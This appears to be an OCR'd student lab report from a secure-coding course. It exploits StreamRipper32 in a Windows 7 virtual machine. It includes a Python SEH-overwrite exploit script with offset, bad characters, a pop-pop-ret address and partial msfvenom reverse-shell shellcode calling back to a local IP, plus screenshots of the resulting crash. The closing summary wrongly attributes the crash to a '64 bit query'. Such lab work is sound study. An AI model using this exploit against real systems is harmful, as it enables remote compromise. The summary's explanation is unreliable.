
Secure Coding (CSE 2010)

LAB Experiment: 7

M.Hruthik


19BCN7092

- **Download vull zip file from teams and**
- **Deployment of windows 7 virtual machine was done by using Oracle's VirtualBox, and the windows 7 Ultimate 64-bit ISO file was downloaded from getintopc.com**
- **Download and install python 2.7.* or 3.5.**



```
Python 2.7.18 (v2.7.18:8d21aa21f2, Apr 20 2020, 13:25:05) [MSC v.1500 64 bit (AM
D64)] on win32
Type "help", "copyright", "credits" or "license()" for more information.
>>> |
```


- **Run the programme to run the payload**



exploit.py - C:\Users\Shafiq Ahmed\Desktop\27.03.2021\27.03.2021\Vullln\exploit.py (2.7.18)
File Edit Format Run Options Window Help

```
import struct

"""
Message= - Pattern h1Ah (0x68413168) found in cyclic pattern at position 214
"""

OFFSET = 214

"""
badchars = '\x00\x09\x0a\x0d\x3a\x5c'
"""

"""
Log data, item 23
 Address=01015AF4
 Message=  0x01015af4 : pop ecx # pop ebp # ret 0x04 |  {PAGE_EXECUTE_READWRITE} [NetworkInvento:
"""

pop_pop_ret = struct.pack("<I", 0x01015af4)

short_jump = '\xEB\x06\x90\x90'

"""
msfvenom -p windows/shell_reverse_tcp LHOST=192.168.19.129 LPORT=443 -f python -v shellcode -b "'
"""
shellcode =  ""
shellcode += "\xda\xc7\xba\xee\x50\x53\xe0\xd9\x74\x24\xf4"
shellcode += "\x5d\x33\xc9\xb1\x52\x83\xed\xfc\x31\x55\x13"
shellcode += "\x03\xbb\x43\xb1\x15\xbf\x8c\xb7\xd6\x3f\x4d"
shellcode += "\xd8\x5f\xda\x7c\xd8\x04\xaf\x2f\xe8\x4f\xfd"
shellcode += "\xc3\x83\x02\x15\x57\xe1\x8a\x1a\xd0\x4c\xed"
```

- **Install Vuln_Program_Stream.exe and Run the same**




Max KB To Rip: 0

Relay Port: 10069

Version 2.6

Testing for vulnerability by copy pasting generated payloads in different fields



URL (http://ip:port) □□□ÚÇ¶PSàÙt$ô]3É±Rƒïü1U

Title:

Bytes Read:

Max KB To Rip 0

Destination: AAAAAAAAAAAAAAAAAAAAAAAAAA

Relay Port 10069


□ Enable

Genre:

Search Text

Version 2.6

Save Internet Radio! www.saveinternetradio.org



URL (http://ip:port): ɔ□□ÚÇ¶PSàÙt$ô]3É±R,ƒiü1U

Title:

Bytes Read:

Max KB To Rip: 0

Destination: AAAAAAAAAAAAAAAAAAAAAAAAAA

Relay Port: 10069

□ Enable

Stream Name: StreamRipper 32

Station Pattern: StreamRipper 32


Song Pattern: c´‡âǁ ç³´o4Íó¢»┘°0^‖ØÇE‖÷°³°{0LGc1l┘#ª#ÆÌ₰

Note: All patten matches are *substring* matches

Use keyword "any_match" to match any station or song

Genre:

Version 2.6



URL (http://ip:port):

Title:

Bytes Read:

Max KB To Rip: 0

Destination: S:\Vulln\

Relay Port: 10069

SRipper MFC Application has stopped working

Windows can check online for a solution to the problem.

Version 2.6

Summary

The above application StreamRipper32 was crashed was built around the 32 bit architecture and can only handle 32 bit queries and files, when the exploit payload is placed in the search text textfield query which was a 64 bit query and search button is pressed, it causes the application to crash. Perhaps the textfield input which was entered exceeded the 32 bits of stack memory allotted to that search query field during compile time